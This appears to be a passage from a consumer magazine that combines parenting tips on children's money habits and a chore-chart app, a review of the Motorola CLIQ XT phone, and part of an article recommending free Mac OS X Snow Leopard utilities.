Help them develop good spending habits. Talk to your kids about ways to be a smart shopper, such as using coupons, seeking out discounts and comparing prices. Encourage them to differentiate between "needs" and "wants." Invite your kids to evaluate advertisements (TV, print, radio) and decide for themselves if a product is really a "deal" or not. Also promote the practice of recording their money activities so they start getting organized at an early age.

Emphasize sharing and "giving back." It's important to instill in your children a sense of generosity when it comes to earning money. Discuss with them the importance of "giving back" and explore some appropriate opportunities for them to do so, such as purchasing a toy to give to a local children's charity.

My Job Chart recognizes the importance of instilling a positive work ethic in today's youth and addresses it with the online customizable job chart system that is revolutionizing the way children are motivated to fulfill their responsibilities, chores and even homework assignments.

The My Job Chart system enables parents to assign "jobs" online and children to log in to view their jobs and the points that they earn for each one, which they can then redeem for rewards. With MJC's patented communication systems, parents receive either an e-mail or text when kids' chores are done or rewards are earned. This message can then be replied to and posted to the child's "pos it note" to positively reinforce good behavior and work ethic.

T-Mobile's Motorola CLIQ XT

Motorola's CLIQ XT (www.t-mobile.com/shop/phones/Cell-Phone-Detail.aspx?cell-phone=Motorola-CLIQ-XT) (As low as \$0 for a refurbished phone with a two-year T-Mobile contract) features a Flash-centric OS and a cool pinch-and-zoom

screen that lets you experience the Web more like a computer than a cell phone.



The CLIQ XT has a very cool feature called MOTOBLUR that allows you to stream social networking feeds right to the CLIQ XT in real time, so you're always up-to-date with what's happening with friends and family. And you can send messages or photos to any wireless phone or e-mail address thanks to the CLIQ's very good e-mail features (POP3, IMAP, and Gmail). You can also sync your calendar and contacts using Google services.

The CLIQ XT runs Google's popular Android OS, which gives you access to countless low-priced or free apps through the Android Market, but the phone I looked at had only version 1.5, so I wasn't able to access Google Maps and a few other programs I like, so make sure that isn't a deal-breaker for you.

The phone has a standard 3.5mm audio jack so it's easy to plug in your favorite earphones, and has a built-in music player so you can play your favorite tunes wherever you go. Sound is excellent.

The CLIQ XT also has a 5-megapixel camera with quality good enough to print (5 x 7 inches max, probably). You can also share your pics with friends by sending them to any e-mail address. The built-in LED camera flash comes in extremely handy in darker situations. You can even record short video clips and play them back. And it also has an FM radio.

The CLIQ's generous 3.1-inch HVGA capacitive touchscreen really looks gorgeous and is home to the unit's onscreen keyboard. This is not my favorite solution for typing—I prefer a slide out keypad—but, all in all, the onscreen worked better than I expected once I got used to it. Rather than a trackball, the phone has a very handy Nav Pad that you simply slide your finger across to navigate menus and phone options.

The CLIQ XT also features Wi-Fi connectivity, which is almost always faster than cellular Internet or even the phone's own 3G HSDPA 7.2 Mbps connectivity. It also has stereo Bluetooth that you can pair with any number of wireless headsets.

The USB/wall charger comes apart in two pieces so you can connect the phone to the PC. Talk time is about seven hours; standby is as much as 19 days. The CLIQ has a microSD slot that allows you to store data files, music, video and lots more. The phone comes with a 2GB card.

For an additional fee, you can make use of the CLIQ XT's built-in GPS and get real-time maps and driving directions.



Review contributed by Jenny Preiler

Make Snow Leopard Purr

Snow Leopard is the current version of Apple's Macintosh operating system 10 (Mac OS X). It's optimized, elegant and chock-full of useful functionalities that promote the user's efficiency.

Despite Snow Leopard's elegance and functionality, some of its features could be even more efficient. For example, suppose you want to open a file that is located in a folder buried three or more levels deep in your Mac's hard drive. You could access the file by using Snow Leopard's Spotlight search utility, but it likely will find more files than just the one you want; or you could use the Finder, but doing so would involve opening a window and then drilling down all those levels until you eventually reach the folder containing that elusive file. Here's another example—suppose you want to look up someone in your collection of contacts. Again, you could use Spotlight (same story; it will find more items than just that one contact), or you could launch the Address Book program and scroll through its Names column until you finally arrive at the one of interest. And speaking of Spotlight, what if you want to customize its searches or its listing of search results in ways that Spotlight does not support?

In case you're thinking that there must be a more efficient way to accomplish mundane tasks such as these in Snow Leopard, you are absolutely correct. Snow Leopard's efficiency can be dramatically improved by installing a collection of third-party utility programs that facilitate these tasks. And in case you're thinking that the utility programs will cost an arm and a leg, how about a total price tag of \$0.00? Each of these efficiency-enhancing utility programs is made freely available, without crippleware restrictions, by their respective authors (although some do request a donation). I've been using these 10 utilities for years and highly recommend them.

FinderPop

The first in my top-10 collection of efficiency enhancers is FinderPop (www.finderpop.com). I am so fond of FinderPop that it is the first third-party program I install on my Macs. It consists of a System Preference and a daemon (background process that handles requests for services and otherwise is dormant) that augment the Finder's contextual menus (Figure 1A) and greatly simplify navigation through Snow Leopard's file system.

After installing and enabling FinderPop, you create aliases to your most frequently accessed and/or favorite folders and move these aliases to the "FinderPop Items" folder in your user account's Library folder. When you right- (or control) click any empty portion of the menu bar, the Desktop, any item in a Finder window, or any mounted volume on the Desktop (e.g., a hard drive, USB pen drive, etc.), a contextual menu displays that includes all of the folders you aliased to the "FinderPop Items" folder (Figure 1, top right). Each of these aliases is followed by a right arrow in the contextual menu, indicating that they represent hierarchical menus.




Figure 1. The Finder's contextual menu (top left) is augmented by FinderPop (top right) into an efficient file system navigational aid thanks to its hierarchical menus (bottom).

An example of FinderPop's hierarchical menus is illustrated in Figure 1, bottom, where the contents of the selected (highlighted) Utilities folder are displayed in a daughter menu. If you select any item (e.g., a program, folder, file, etc.) in the daughter menu, it automatically opens.

In addition to facilitating navigation, FinderPop also makes copying and moving items easy. Suppose that you right-(control) click a file or folder that you want to relocate. If you navigate through FinderPop's hierarchical menus to a new destination and select it, FinderPop then displays a dialog from which you can chose to move, copy, or alias the selected


file or folder. This saves you the time (and wear-and-tear on your wrist) from opening folder upon folder to reach the original item's new destination. Wicked cool!

FinderPop has additional cool features that you can explore in its Help system. An undocumented one worth mentioning is FinderPop's author (Turly). He is exceptionally responsive to user inquiries and is a fun, personable fellow. I was more than glad to voluntarily send him a donation.

AutoHide

The second utility program that I install on my Macs is AutoHide. This program restores the single-app mode feature of Mac OS 9, which Apple abandoned in Mac OS X but kinda replaced with Exposé and Spaces.

AutoHide's single-app mode function is more readily explained with pictures than with narrative. Figure 2, top, shows Mac OS X's behavior without single-app mode—messy and potentially confusing. This behavior is a consequence of Mac OS having a unitary systemwide menu bar rather than separate menu bars for each active program, as is the case in other operating systems. (Newcomers to the Macintosh platform typically find this behavior confusing, and will litter their desktops with windows because they intend to create a new document in their word processor when, in fact, they're in the Finder.) Figure 2, bottom, shows AutoHide in action—neat and less confusing.






Figure 2. Without AutoHide (top), Snow Leopard displays all of the windows of all running programs; here, Preview is the active (frontmost) program with a Web browser's and text editor's windows also visible (top). With AutoHide (bottom), only the active (frontmost) program is displayed.

Good news—AutoHide is 100 percent free. Not-so-good news—AutoHide last was updated in 2004 and it evidently has disappeared from the Web; the author's site (<http://www.cryptonictech.com>) is gone, and download sites (e.g., VersionTracker) point to that MIA site.

Thankfully, single-app mode can be turned on by executing a command in Snow Leopard's Terminal program (which is located in the Utilities folder). Launch Terminal (www.macosxhints.com/article.php?story=20081229062620506), enter (or copy/paste) the command below, then quit and relaunch the Dock.

```
defaults write com.apple.dock single-app -bool true
```

My experience with using this Terminal command rather than AutoHide is that it results in some different behavior. For instance, switching to the Finder works correctly after clicking the Finder's Dock icon but not after clicking the Desktop; the latter shows all other active apps rather than hiding them.

If you want to implement AutoHide's functionality without using this Terminal command, simply press and hold the option key simultaneously with clicking a program's Dock icon. The beauty of AutoHide, though, is that it just plain works without having to remember to press the option key.

ClipMenu

Snow Leopard's clipboard stores only one item (text, image, etc.) at a time. This convenient feature has a serious limitation, however—if you copy an item (i.e., select text or an image, then press command-c or select Edit/Copy from the menu bar) and then do so again, the first item you copied to the clipboard is overwritten by the second. What if you want to retain and reuse the first item? That's where freebie ClipMenu (www.clipmenu.com/) comes to the rescue.

ClipMenu resides in Snow Leopard's menu bar as a scissors icon (12 different icon styles are available to choose from), and it displays a menu that lists items you've copied. To reuse (i.e., paste anew) an item that you previously copied, simply click ClipMenu's icon, scroll through its menu until you find the item of interest, select it, and voilà—that item is

pasted wherever the cursor currently is located.




Figure 3. ClipMenu stores text, images, and other items you've copied for future pasting to other locations.

The sky's the limit regarding the number of items ClipMenu stores for your future reuse (those items are "remembered" even after powering down and cold booting your Macintosh). This one-trick utility will save you a tremendous amount of time (and wrist wear-and-tear). Did I mention that its price tag is \$0.00?

DejaMenu and DejaMenu Trigger

How many occasions per day do you use the mouse to select an item (e.g., File/Save) from Snow Leopard's menu bar? Unless you're a keyboard aficionado, my guess is that your mouse and wrist get quite a daily workout from numerous trips to the menu bar (especially if you're using one of Apple's humongous 27-inch iMacs).

Users whose wrists have begun complaining about all those trips to the menu bar can seriously reduce them by installing *DejaMenu* (homepage.mac.com/khsu/DejaMenu/DejaMenu.html). When you activate *DejaMenu* by pressing a user-customizable keystroke combination, it displays the active program's menubar items within a contextual menu from which you can select the desired item (my favorite is Edit/Paste & Match Style; Figure 4). An alternative way to activate *DejaMenu* is to additionally install *DejaMenu Trigger* (www.macintoshhints.com/dlfiles/DMTrigger.zip), assign it to your rodent's extra button, and then press that button for single-click access to *DejaMenu*.




Figure 4. Mouse-lovers: Why move the cursor all the way up to the menu bar when you can invoke DejaMenu to access menu bar items right where the cursor currently is located in your document?

DejaMenu and DejaMenu Trigger can be especially useful for MacHeads with multiple monitors because Snow Leopard's menubar displays on only one monitor at a time. These two free utilities provide a solution by displaying the current program's menu bar wherever on whichever monitor the cursor currently is positioned.

EasyFind

Snow Leopard's Spotlight search utility is very useful because of its systemwide accessibility in the menu bar and its support for finding text strings within documents. However, Spotlight's results list can be cumbersome to peruse in searching for one particular file out of many that meet your search criteria, and Spotlight has limited customizability.

EasyFind (www.devon-technologies.com/products/freeware/index.html) is an alternative (or supplement) to Spotlight for finding files, folders, or text strings without relying on indexing. Its customization options (Figure 5) are accessible within

EasyFind window's sidebar and pop-up menu (Spotlight's customization options are distributed between Spotlight System Preference and the Finder window that displays after you press command-F or select File/Find from the Finder's menubar).

